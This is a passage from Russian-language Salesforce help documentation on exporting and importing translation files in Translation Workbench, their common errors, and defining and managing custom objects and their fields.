   - «U» — это вариант экспорта «Без перевода» (например, `Untranslated_2010-09-23_11:20.zip`).

5. Сохраните файлы для дальнейшего перевода.

   Выберите пункты **Просмотр** > **Сохранить файл** > **OK**. Файл сохраняется в область, выбранную обозревателем. Например, `C:`/Пользователи/*имя_пользователя*/Загрузка.

СМ. ТАКЖЕ:

Импорт переведенных файлов

Включение и выключение средства перевода

Импорт переведенных файлов

Импортируйте и обновляйте переводы метаданных своей организации, таких как настраиваемые поля, типы отчетов и значения списков выбора. Как правило, исходные файлы экспортируются из Salesforce, затем отправляются внешним переводчикам или агентству, переводятся, а затем возвращаются для импорта.

Прим.: Метки, экспортированные и оставленные без изменений, не сохраняются в качестве переводов для импорта.

1. Файлы могут быть добавлены в архив размером не более 5 Мб. При необходимости создайте несколько архивных файлов.

   Порядок расположения и группировка архивных файлов могут отличаться от экспортированных архивных файлов.

   Например, пользователь создает два экспортированных архивных файла. Первый архив содержит файлы на французском, итальянском и японском языках. Второй архив содержит файлы на русском, греческом и китайском упрощенном языках. Пользователь может создать:

   - Один архивный файл с французским, греческим и итальянским языками.
   - Один архивный файл с русским и греческим языками.
   - Один архивный файл с китайским упрощенным языком.

2. В разделе «Настройка» введите *«Импорт»* в поле «Быстрый поиск», затем выберите **«Импорт»** в средстве перевода.
3. Чтобы выбрать файл для импорта, нажмите кнопку **«Обзор»**.
4. Нажмите кнопку **«Импорт»**.

   По завершении импорта:

   - Система обновляет переводы меток.
   - Электронное подтверждение отправляется на адрес эл. почты, указанный в профиле пользователя.

5. Убедитесь во внедрении импортированных изменений. Ниже перечислены доступные действия.

   - Проверьте метки в организации Salesforce.
   - Проверьте метки в средстве перевода.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта или импорта файлов перевода:

- Управление переводами

  И

  Настройка приложения

  И

  Создание документов

СМ. ТАКЖЕ:

Экспорт файлов перевода

Включение и выключение средства перевода

Распространенные ошибки при экспорте и импорте файлов перевода

Устраните неполадки, возникающие во время экспорта и импорта файлов в Средстве перевода.

Сообщение об ошибке	Значение	Этапы устранения неполадок
Раздел двуязычного файла начинается не с заголовка: {0}	Импортируемый файл не содержит строк заголовка или данные строки содержат лишний текст (например, непрокомментированные примечания).	Выполните повторный экспорт файла и убедитесь в наличии заголовков для всех разделов, а также в отсутствии непрокомментированного лишнего текста.
Повторяющийся ключ: {0} существует в файле импорта; выполните повторный экспорт.	Указанный ключ повторяется в импортированном файле. Каждый переведенный элемент должен содержать собственный уникальный ключ, который может использоваться в файле не более одного раза.	Выполните повторный экспорт файла и убедитесь в уникальности каждого ключа, а затем выполните повторный импорт файла.
Недопустимый ключ	Во время перевода система Salesforce создает уникальные ключи (или идентификаторы) для всех переводимых объектов, значений раскрывающихся списков или элементов страниц. Если данные имена или ключи меняются после экспорта файла, то система Salesforce не может правильно сопоставить ключ с именем.	Выполните повторный экспорт файла и убедитесь в соответствии данных ключей ключам импортируемого файла.
Ключ: {0} не является уникальным. Данная проблема вызвана изменением формата ключа «Столбец типа настраиваемых отчетов». Выполните повторный экспорт и выберите новый формат для этих ключей.	Один из ключей в столбце типа настраиваемых отчетов использует недопустимый формат.	Выполните повторный экспорт файла и убедитесь в использовании правильного формата ключа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сообщение об ошибке	Значение	Этапы устранения неполадок
Превышено максимально допустимое количество символов ({x}) для перевода {тип_поля} в строке:	Каждый тип поля (например, значение раскрывающегося списка) может содержать определенное количество символов. Длина переведенной метки для типа поля в строке, указанной в сообщении об ошибке, превышает максимально допустимую.	Измените переведенные метки в соответствии с заданными ограничениями и выполните повторный импорт файла.
Данные для импорта отсутствуют	Импортируемый файл является пустым или не содержит изменений в переводе.	Убедитесь в импорте нужного файла и наличии переведенных данных.
В заголовке файла отсутствует код языка	Импортируемый файл не содержит допустимого кода языка или код языка расположен в недопустимой области.	Убедитесь в допустимости кода языка, а также в наличии самого кода или соответствующих комментариев.
Двуязычный файл не содержит переведенного или непереведенного заголовка раздела	Импортируемый файл не содержит заголовков разделов.	Убедитесь в наличии заголовков разделов и выполните повторный импорт файла.
В заголовке файла указан недопустимый тип файла	Заголовок импортируемого файла не содержит допустимого типа импорта/экспорта («Источник», «Без перевода» или «На двух языках»). Тип файла должен быть указан на стандартном языке организации.	Убедитесь в наличии допустимого типа импорта/экспорта в заголовке файла и отсутствии перевода самого заголовка.
Недопустимый файл для импорта. Выберите файл с расширением STF или ZIP.	Пользователи могут импортировать только файлы в формате STF или архивные файлы, содержащие STF-файлы.	Убедитесь, что файл использует формат STF или ZIP, и выполните повторный импорт.
Некоторые ключи добавляются с собственным порядком сортировки, обеспечивающим уникальность. Выполните повторный экспорт файла и убедитесь, что ключи, используемые в обоих файлах, совпадают.	Порядок значений раскрывающегося списка в исходном файле не соответствует настройке пользователя.	Выполните экспорт исходного файла, сопоставьте порядок значений раскрывающегося списка с файлом импорта и повторите импорт.
Неверное количество столбцов в строке: {x}. Убедитесь, что в файлах отключено отображение символов табуляции (\\t), новых строк (\\n) и символов переноса (\\r).	Импортируемый файл содержит лишние символы табуляции, новые строки или символы переноса в строке, указанной в сообщении об ошибке.	Удалите лишние символы табуляции, новые строки или символы переноса и убедитесь, что импортируемый и экспортированный файлы содержат одинаковое количество столбцов.
Не удалось обработать запрос на выполнение экспорта. Повторите попытку или обратитесь в службу поддержки.	Во время экспорта файла произошла непредвиденная ошибка.	Обратитесь в службу поддержки Salesforce.

Сообщение об ошибке	Значение	Этапы устранения неполадок
Не удалось обработать запрос на выполнение импорта. Повторите попытку или обратитесь в службу поддержки.	Во время импорта файла произошла непредвиденная ошибка.	Обратитесь в службу поддержки Salesforce.
Организация не имеет полномочий на использование языка ({язык}).	Язык импортируемого файла все еще отсутствует в средстве перевода.	Добавьте нужный язык в средство перевода и выполните повторный импорт файла.

СМ. ТАКЖЕ:

Экспорт файлов перевода

Импорт переведенных файлов

Советы по оптимальному использованию Translation Workbench

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы извлечь максимум пользы при использовании Средства перевода, следует руководствоваться следующими подсказками.

- Дайте переводчикам знать, за какие языки перевода они несут ответственность при переводе.
- Уведомляйте всех переводчиков о том, когда новые переведенные компоненты будут добавляться в вашу организацию.
- Посоветуйте пользователям при изменении отчетов или представлений списков для использования значений критериев фильтрации на своем настроенном языке. Однако, если они используют операторы начинается с или содержит, посоветуйте им выбрать язык своих введенных значений критериев фильтрации.
- При создании типа настраиваемого отчета, который будет должен быть переведен на разные языки с помощью Средства перевода, рекомендуем настроить свой язык так, чтобы он соответствовал стандартному языку организации. Данное действие позволяет отображать слова, подлежащие переводу, на соответствующем языке переводчика.
- Salesforce предполагает, что все пользовательские настройки вводятся на языке, заданном в организации по умолчанию. Глобальные администраторы должны работать совместно на языке, заданном для организации по умолчанию.

Настройка данных

Оптимизируйте данные в соответствии с уникальными потребностями пользователей. Пользователь может создавать собственные объекты с данными, имеющими наибольшее значение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные параметры настройки определяются используемой версией Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров настройки:

- Просмотр настройки и конфигурации

Для настройки организации:

- Настройка приложения

Хранение данных, уникальных для организации

Создайте настраиваемые объекты для хранения данных, уникальных для организации. Настройте для настраиваемых объектов возможность поиска, поддержку общего доступа или встройте доступ в Bulk API и Streaming API.

Проектирование собственной модели данных

Конструктор схем — это динамическая среда для просмотра и изменения всех объектов и взаимосвязей в приложении. Данная среда позволяет быстро создавать, внедрять и изменять модель данных (или схему). Конструктор схем включен по умолчанию.

Создание настраиваемых наборов данных

Настраиваемые параметры можно использовать для создания настраиваемых наборов данных или создания и связи настраиваемых данных организации, профиля или пользователя.

Настройка полей

Настройка полей позволяет пользователям настроить организацию в соответствии с индивидуальными потребностями.

Вычисление значений полей с помощью формул

Формула — это алгоритм, значение которого вычисляется на основе других полей, выражений или значений. Формулы позволяют автоматически вычислять значение поля на основе других полей.

Формирование писем электронной почты из записей

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Например, поле слияния может быть добавлено в шаблон эл. почты, чтобы строка приветствия содержала имя получателя, а не обобщенное «Здравствуйте!».

Хранение данных, уникальных для организации

Создайте настраиваемые объекты для хранения данных, уникальных для организации. Настройте для настраиваемых объектов возможность поиска, поддержку общего доступа или встройте доступ в Bulk API и Streaming API.

Каждый настраиваемый объект классифицируется как *объект Enterprise Application* или *объект Light Application*. Единственное различие между данными категориями заключается в том, что <0>объекты Light Application<1> не поддерживают общий доступ, доступ к <2>Bulk API<3> и доступ к <4>Streaming API<5>.

Чтобы отслеживать показатели использования каждой категории, рекомендуем создать тип настраиваемого отчета, где объект «Лицензии пользователя» является основным, а объект «Показатели использования настраиваемых объектов по лицензии пользователя» является дочерним.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

По умолчанию все настраиваемые объекты являются <0>объектами Enterprise Application<1>. Чтобы классифицировать настраиваемый объект как объект Light Application, выключите параметры «Разрешить общий доступ», «Разрешить доступ к `Bulk API`» и «Разрешить доступ к `Streaming API`» на странице сведений об объекте.

Управление настраиваемыми объектами

Операции создания, настройки, редактирования, удаления или усечения настраиваемых объектов позволяют расширять функции, поддерживаемые стандартными объектами (например, организации и контакты).

Отслеживание показателей использования настраиваемых объектов организации по типу лицензии пользователя

Чтобы отслеживать количество настраиваемых объектов, назначенных пользователям, рекомендуем создать тип настраиваемого отчета, где объект «Лицензии пользователя» является основным, а объект «Показатели использования настраиваемых объектов по лицензии пользователя» является дочерним.

Общие сведения о взаимосвязях объектов

Создание взаимосвязи для связывания объектов друг с другом таким образом, чтобы при просмотре записей также отображались связанные данные. Например, связывание настраиваемого объекта «Ошибки» с обращениями для отслеживания недостатков продукта, связанных с обращениями клиентов.

Создание типов записей для настраиваемых объектов

Настройка макетов поиска для настраиваемых объектов

Безопасность настраиваемых объектов

Данный раздел содержит рекомендации по использованию совокупности параметров безопасности для универсального определения уровня доступа к настраиваемым объектам.

Примечания по включению действий для настраиваемых объектов

Использование настраиваемых связанных списков

Просмотр списков настраиваемых объектов

СМ. ТАКЖЕ:

Отслеживание показателей использования настраиваемых объектов организации по типу лицензии пользователя

Управление настраиваемыми объектами

Операции создания, настройки, редактирования, удаления или усечения настраиваемых объектов позволяют расширять функции, поддерживаемые стандартными объектами (например, организации и контакты).

Прим.: Возможно, вкладка создана администратором самостоятельно. Чтобы получить более полное представление об использовании вкладки настраиваемого объекта, обратитесь к администратору.

В списке параметров управления объектом приведены созданные в организации настраиваемые объекты. Ниже перечислены действия, доступные на данной странице.

- Создание настраиваемого объекта
- Отображение подробных сведений о настраиваемом объекте.

  К дополнительным настройкам относятся: включение поиска и отчетов, отслеживание действий, отслеживание журнала поля и предоставление доступа к объекту на клиентском портале Salesforce.

- Чтобы обновить определение настраиваемого объекта, щелкните ссылку **«Правка»** и обновите нужные поля.

  Прим.: Поля «Разрешить отчеты», «Разрешить действия» и «Разрешить поиск»не блокируются в пакете со статусом «Управляемый — выпущенный», поэтому могут быть изменены разработчиком в последующих выпусках управляемого пакета.

- Чтобы удалить настраиваемый объект, щелкните ссылку **«Удал.»**.
- Чтобы сократить настраиваемый объект, щелкните **«Сократить»**.
- Чтобы просмотреть удаленные настраиваемые объекты, щелкните ссылку **«Удаленные объекты»**. Общее количество удаленных настраиваемых объектов для организации указано в скобках.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Управляемые пакеты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых объектов:

- Настройка приложения

Страница сведений о настраиваемом объекте содержит данные о разных характеристиках объекта, включая стандартные и настраиваемые поля, отслеживание журнала поля, взаимосвязи, настраиваемые ссылки, макеты поиска, макеты страницы и ограничения для объектов. Ниже перечислены доступные действия.

- Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента.
- Чтобы удалить настраиваемое поле, щелкните ссылку **«Удал.»** напротив имени нужного поля в разделе «Настраиваемые поля и взаимосвязи».
- Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком.
- Чтобы добавить новые элементы, нажмите кнопку **«Создать»**.

Прим.: Ограничения в процентах отображаются усеченными, а не округленными. Например, если организация использует ограничение для отдельной настройки на 95,55%, то отображается 95%.

Статус развертывания для настраиваемых и внешних объектов

Определение настраиваемого объекта

Система позволяет отслеживать и хранить данные, уникальные для организации. Необходимые действия различаются в зависимости от используемой версии Salesforce.

Изменение настраиваемых объектов

Определение полей настраиваемых объектов

Удаление настраиваемых объектов

Управление удаленными настраиваемыми объектами

Усечение настраиваемых объектов

Прежде чем использовать усечение для удаления записей, рекомендуем просмотреть действия, выполняемые при усечении объекта.

Усечение настраиваемых объектов

Усечение настраиваемых объектов позволяет пользователям безвозвратно удалять все записи объекта без удаления самого объекта и его метаданных.

СМ. ТАКЖЕ:

Ускорение поиска

Хранение данных, уникальных для организации

Поиск по параметрам управления объектами

Статус развертывания для настраиваемых и внешних объектов

При создании настраиваемых или внешних объектов система позволяет блокировать новый объект от просмотра и использования. Чтобы избежать непредвиденного изменения макета или потери данных при удалении настраиваемых полей, контролируйте доступность нового объекта до завершения его создания.

Чтобы задать доступность объекта, связанной настраиваемой вкладки, связанных списков и отчетов для просмотра и использования, настройте параметр «Статус развертывания» в определении объекта.

- Задайте параметру «Статус развертывания» значение «В разработке» при создании настраиваемого или внешнего объекта. Данное действие позволяет скрыть объект от пользователей на время его разработки и тестирования. Вкладка объекта, результаты поиска, связанные списки и типы данных отчетов доступны только пользователям с полномочием «Настройка приложения».
- Чтобы разрешить всем пользователям доступ к объекту, связанной настраиваемой вкладке, связанным спискам и отчетам, задайте параметру «Статус развертывания» значение «Развернуто».
- Чтобы изменить развернутый настраиваемый или внешний объект, задайте параметру «Статус развертывания» значение «В разработке».

Прим.: Параметр «Статус развертывания» типа настраиваемого отчета меняет значение «Развернуто» на значение «В разработке», если основным объектом является настраиваемый или внешний объект, параметр «Статус развертывания» которого меняется аналогичным образом.

СМ. ТАКЖЕ:

Ускорение поиска

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Внешние объекты Salesforce Connect доступны в версиях: **Developer Edition**. Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для развертывания настраиваемых и внешних объектов:

- Настройка приложения

Определение настраиваемого объекта

Система позволяет отслеживать и хранить данные, уникальные для организации. Необходимые действия различаются в зависимости от используемой версии Salesforce.

Определение настраиваемых объектов в Lightning Experience

Система позволяет отслеживать и хранить данные, уникальные для организации. Если вы видите значок Средства запуска приложений ( ) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

Определение настраиваемых объектов в Salesforce Classic

Система позволяет отслеживать и хранить данные, уникальные для организации.

Поля для определения настраиваемых объектов

При создании настраиваемого объекта несколько полей обязательны для заполнения и предназначены для определения порядка доступа к объекту.

Рекомендации по созданию настраиваемых объектов

Перед созданием настраиваемого объекта обязательно ознакомьтесь с данными рекомендациями.

СМ. ТАКЖЕ:

Ускорение поиска

Общие сведения о взаимосвязях объектов

Определение справки объекта

Определение настраиваемых объектов в Lightning Experience

Система позволяет отслеживать и хранить данные, уникальные для организации. Если вы видите значок Средства запуска приложений (⁝⁝⁝) на левой стороне панели навигации вверху экрана, значит, вы находитесь в Lightning Experience. Если значка нет, значит, вы в Salesforce Classic.

1. На любой странице настроек в верхнем правом углу щелкните **«Создать** > **настраиваемый объект»**.
2. Заполните поля настраиваемого объекта.
3. Сохраните новый объект.

СМ. ТАКЖЕ:

Поля для определения настраиваемых объектов

Рекомендации по созданию настраиваемых объектов

Определение настраиваемого объекта

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых объектов:

- Настройка приложения

Определение настраиваемых объектов в Salesforce Classic

Система позволяет отслеживать и хранить данные, уникальные для организации.

1. Введите строку *«Объекты»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Объекты»**.
2. Нажмите кнопку **«Создать настраиваемый объект»**.
3. Следуйте инструкциям мастера и заполните поля настраиваемого объекта.
4. Сохраните новый объект.

СМ. ТАКЖЕ:

- Поля для определения настраиваемых объектов
- Рекомендации по созданию настраиваемых объектов
- Определение настраиваемого объекта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования настраиваемых объектов:

- Настройка приложения

Поля для определения настраиваемых объектов

При создании настраиваемого объекта несколько полей обязательны для заполнения и предназначены для определения порядка доступа к объекту.

Прим.: Если администратор создал вкладку без справки, обратитесь к администратору для получения помощи касательно работы настраиваемого объекта.

Поле	Описание
Метка	Это имя используется для обозначения объекта на всех страницах пользовательского интерфейса.
Метка множественного числа	Имя объекта во множественном числе. Данное имя используется на вкладке, созданной для объекта.
Пол	При необходимости укажите род метки. Данное поле отображается только в том случае, если язык, используемый в организации по умолчанию, поддерживает категорию рода. Параметры личного языка не влияют на отображение данного поля.
Начинается с гласного звука	Укажите, следует ли использовать артикль «an» вместо «a» для этой метки, если данное правило применимо к вашему языку.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Имя объекта	Уникальное имя, позволяющее ссылаться на объект при использовании API. Данное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Используйте только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы и не должно содержать пробелов. Имя не может содержать двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Дополнительное описание объекта.
Параметры контекстно-зависимой справки	Данное поле определяет текст, отображаемый при нажатии ссылки **«Справка для этой страницы»** на начальной странице или странице сведений о записи настраиваемого объекта, а также в списковых представлениях и связанных списках. Чтобы открывать стандартную справку Salesforce, доступную для любых записей настраиваемого объекта, установите флажок **«Открыть стандартное окно Salesforce "Справка и обучение"»**. Чтобы открывать настраиваемый файл справки уровня объекта для данного настраиваемого объекта, установите флажок **«Открыть окно с помощью страницы Visualforce»**, а затем выберите страницу Visualforce в качестве целевой ссылки на контекстную справку для этих страниц настраиваемых объектов. Прим.: Этот параметр не влияет на ссылку «Справка и обучение» вверху страницы. Данная ссылка всегда открывает окно Salesforce «Справка и обучение».
Имя записи	Имя, используемое в макетах страниц, списковых представлениях, связанных списках и результатах поиска.
Тип данных	Тип поля (текст или автонумерация) для имени записи. Записи с уникальными кодами вместо имен нумеруются автоматически и всегда доступны только для чтения.
Формат отображения	Для имени записи с автоматической нумерацией введите формат отображения. Система позволяет использовать не более двух наборов фигурных скобок. Дополнительную информацию см. в разделе «Атрибуты настраиваемых полей» на странице 5809.
Начальный номер	Для имени записи с автоматической нумерацией введите номер, который будет использоваться при создании первой записи этого настраиваемого объекта.

Поле	Описание
Разрешить отчеты	Чтобы разрешить составление отчетов по данным, доступным в записях настраиваемого объекта, установите данный флажок. Чтобы создать отчеты по настраиваемым объектам, выберите категорию типа отчета **«Другие отчеты»**, если настраиваемый объект не связан со стандартным объектом. Если настраиваемый и стандартный объекты связаны посредством взаимосвязи «Основная — подробная» или «Поиск», выберите стандартный объект для категории типа отчета.
Разрешить действия	Чтобы разрешить пользователям связывание задач и запланированных календарных событий, связанных с записями настраиваемого объекта, установите данный флажок.
Разрешить в группах Chatter	Чтобы разрешить пользователям добавление записей данного типа настраиваемого объекта в группы Chatter, установите данный флажок. При значении `true` пользователи, обладающие требуемыми полномочиями, могут создавать записи для данного типа объектов с использованием публикатора группы. Созданная запись привязывается к группе и отображается в списке записей группы. При значении `false` пользователи, обладающие требуемыми полномочиями, могут использовать публикатор группы для создания записей для этого типа объектов, но запись не привязывается к группе.
Включить подразделения	Если организация использует подразделения, установите данный флажок, чтобы включить поддержку подразделений для настраиваемых объектов. Группировка записей по подразделениям позволяет упростить результаты поиска, списковые представления, отчеты и другие области Salesforce. Salesforce добавляет поле «Подразделение» в настраиваемый объект. Если настраиваемый объект является основным во взаимосвязи «Основной — подробный», в настраиваемых объектах на стороне подробных также создается поле «Подразделение», значение которого наследуется от основной записи.
Доступно для клиентского портала	Чтобы предоставить всем пользователям портала доступ к настраиваемому объекту, установите данный флажок. Данный параметр доступен только при использовании клиентского портала.

Поле	Описание
	Данный параметр не отображается после включения сообществ, а все настраиваемые объекты доступны для использования в сообществах. Настраиваемые объекты, которые до включения сообществ были недоступны на клиентском портале, становятся доступными для использования на клиентском портале.
Отслеживать журнал поля	Позволяет организации отслеживать изменения полей в записях настраиваемых объектов. Например, журнал регистрирует изменившего поле пользователя, дату изменения, значение до изменения и после. Данные журнала доступны для составления отчетов, поэтому при наличии данного флажка пользователи могут быстро создавать отчеты по контрольным журналам.
Разрешить общий доступ	Если данный параметр включен, то данный настраиваемый объект является объектом Enterprise Application. Если данный параметр выключен, то данный настраиваемый объект является объектом Light Application. При включении данного параметра рекомендуем также включить параметры «Разрешить доступ к Bulk API» и «Разрешить доступ к Streaming API».
Разрешить доступ к Bulk API	Если данный параметр включен, то данный настраиваемый объект является объектом Enterprise Application. Если данный параметр выключен, то данный настраиваемый объект является объектом Light Application. При включении данного параметра рекомендуем также включить параметры «Разрешить общий доступ» и «Разрешить доступ к Streaming API».
Разрешить доступ к Streaming API	Если данный параметр включен, то данный настраиваемый объект является объектом Enterprise Application. Если данный параметр выключен, то данный настраиваемый объект является объектом Light Application. При включении данного параметра рекомендуем также включить параметры «Разрешить доступ к Bulk API» и «Разрешить общий доступ».
Статус развертывания	Данное поле определяет доступность настраиваемого объекта другим пользователям.
Разрешить поиск	Чтобы позволить пользователям находить записи настраиваемых объектов при помощи поиска, создайте настраиваемую вкладку с параметром «Включены стандартные параметры» или «Отключены стандартные

Поле	Описание
	параметры». Создание настраиваемой вкладки позволяет использовать параметр **«Разрешить поиск»** настраиваемого объекта. Записи настраиваемых объектов доступны для поиска в пользовательском интерфейсе Salesforce только при наличии связи между настраиваемым объектом и настраиваемой вкладкой. Вкладка может не отображаться.
Добавить примечания и вложения...	Данное поле позволяет пользователям прикреплять примечания и вложения к записям настраиваемого объекта. Данный параметр доступен только при создании объекта.
Запустить мастер создания настраиваемой вкладки	Чтобы разрешить запуск мастера создания настраиваемой вкладки после сохранения настраиваемого объекта, установите данный флажок.

СМ. ТАКЖЕ:

Определение настраиваемого объекта

Рекомендации по созданию настраиваемых объектов

Перед созданием настраиваемого объекта обязательно ознакомьтесь с данными рекомендациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Создание объекта

- Установите взаимосвязи объектов перед добавлением всех настраиваемых полей, макетов страниц и связанных списков.
- Стандартное поле «Имя» является обязательным в связанных списках настраиваемого объекта и на макетах страниц.
- Давайте настраиваемым объектам содержательные имена. Метка множественного числа настраиваемого объекта используется как метка настраиваемой вкладки на основе объекта.

Полномочия объекта

В версиях Enterprise Edition, Unlimited Edition, Performance Edition, Professional Edition и Developer Edition при создании настраиваемого объекта полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для созданного объекта отключены в тех профилях, где отключено полномочие «Просмотр всех данных» или «Изменение всех данных». Включите доступ к настраиваемым объектам в наборах полномочий или настраиваемых профилях, и назначьте их соответствующим пользователям.

В версиях Contact Manager и Group Edition полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для созданного настраиваемого объекта включены во всех профилях.

Модель общего доступа

Параметр по умолчанию распространяется на всю организацию и управляет моделью общего доступа к настраиваемым объектам. Дополнительную информацию см. в разделе «Безопасность настраиваемых объектов» на странице 5770.

Делегирование администрирования настраиваемыми объектами

После создания настраиваемого объекта можно делегировать его администрирование пользователям, не являющимся администраторами.

Очереди

Созданному настраиваемому объекту может быть назначена очередь, позволяющая распределить ответственность за записи настраиваемого объекта среди пользователей.

СМ. ТАКЖЕ:

Определение настраиваемого объекта

Изменение настраиваемых объектов

Чтобы настроить пользовательский интерфейс для настраиваемых объектов, выполните указанные ниже действия.

- Создание настраиваемой вкладки (см. «Отображение данных настраиваемых объектов для пользователей»)
- Создание настраиваемых полей и взаимосвязей (см. раздел «Определение полей настраиваемых объектов» на странице 5748).
- Добавление настраиваемых кнопок и ссылок для выполнения действий или ссылок на другие страницы или веб-сайты (см. раздел «Определение настраиваемых кнопок и ссылок» на странице 6736).
- Определение полей, которые должны видеть пользователи на страницах сведений и редактирования записей (см. раздел «Создание макетов страниц для настраиваемых объектов» на странице 5679).
- Выбор полей, которые должны отображаться пользователям в результатах поиска, диалоговых окнах поиска и основных списках на вкладках настраиваемых объектов (см. раздел «Настройка макетов поиска для настраиваемых объектов» на странице 5769).
- Создание типов записей для отображения различных значений раскрывающегося списка и макетов страниц разным пользователям на основе профилей (см. раздел «Создание типов записей настраиваемых объектов» на странице 5768).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки настраиваемых объектов:

- Настройка приложения

Определение полей настраиваемых объектов

Поля настраиваемых объектов хранят данные, указанные в записях настраиваемых объектов.

Настраиваемые поля для настраиваемых объектов

Пользователи могут создавать настраиваемые поля для хранения уникальных данных. Кроме того, пользователи могут создавать настраиваемые поля взаимосвязи для связывания настраиваемых объектов Salesforce.

Стандартные поля для настраиваемых объектов

Ниже перечислены стандартные поля, которые автоматически добавляются в настраиваемые объекты. Чтобы изменить любое редактируемое поле, щелкните **«Правка»**.

Поле	Описание
Создано	Автор записи.
Валюта	Валюта записи, если включена поддержка мультивалюты.
Подразделение	Подразделение, которому принадлежит запись настраиваемого объекта. Настраиваемые объекты, являющиеся подробными во взаимосвязи «Основная — подробная», наследуют подразделение основного объекта. Настраиваемым объектам, которые не связаны с другими записями, автоматически назначается глобальное подразделение. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных.
Последнее изменение сделано	Пользователь, изменивший запись последним.
Имя	Идентификатор записи настраиваемого объекта. Данное имя отображается в макетах страниц, связанных списках, диалоговых окнах поиска, результатах поиска и основных списках на начальных страницах вкладок. По умолчанию данное поле добавляется в макет страницы настраиваемых объектов как обязательное.
Ответственный	Назначенный ответственный за запись настраиваемого объекта. Если настраиваемый объект становится подробным во взаимосвязи «Основная — подробная», то данное поле

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Подразделения недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра и редактирования стандартных полей:

- «Настройка приложения»

Для создания настраиваемых полей:

- «Настройка приложения»

Поле	Описание
	удаляется, так как ответственность за данные контролируется основным объектом или первичным основным объектом при использовании настраиваемого объекта с двумя взаимосвязями «Основная — подробная». Прим.: Настраиваемые подробные объекты во взаимосвязи «Основная — подробная» не поддерживают правила общего доступа, предоставление общего доступа вручную и очереди, так как они требуют наличия поля «Ответственный».

Удаление настраиваемых объектов

Система Salesforce не перемещает удаленный настраиваемый объект в корзину. Вместо корзины, удаленные объекты в течение 15 дней отображаются в списке «Удаленные объекты». В течение этого времени, *обратимо удаленные* объекты и их данные могут быть восстановлены или *удалены без возможности восстановления*. По истечении 15 дней объект и его данные автоматически удаляются без возможности восстановления.

В отличие от элементов, удаленных без возможности восстановления, обратимо удаленные настраиваемые объекты и их данные учитываются ограничениями, заданными в организации.

Чтобы удалить настраиваемый объект, выполните указанные ниже действия.

1. Откройте параметры управления объектом для настраиваемых объектов, щелкните **«Удал.»** напротив объекта, который необходимо удалить.
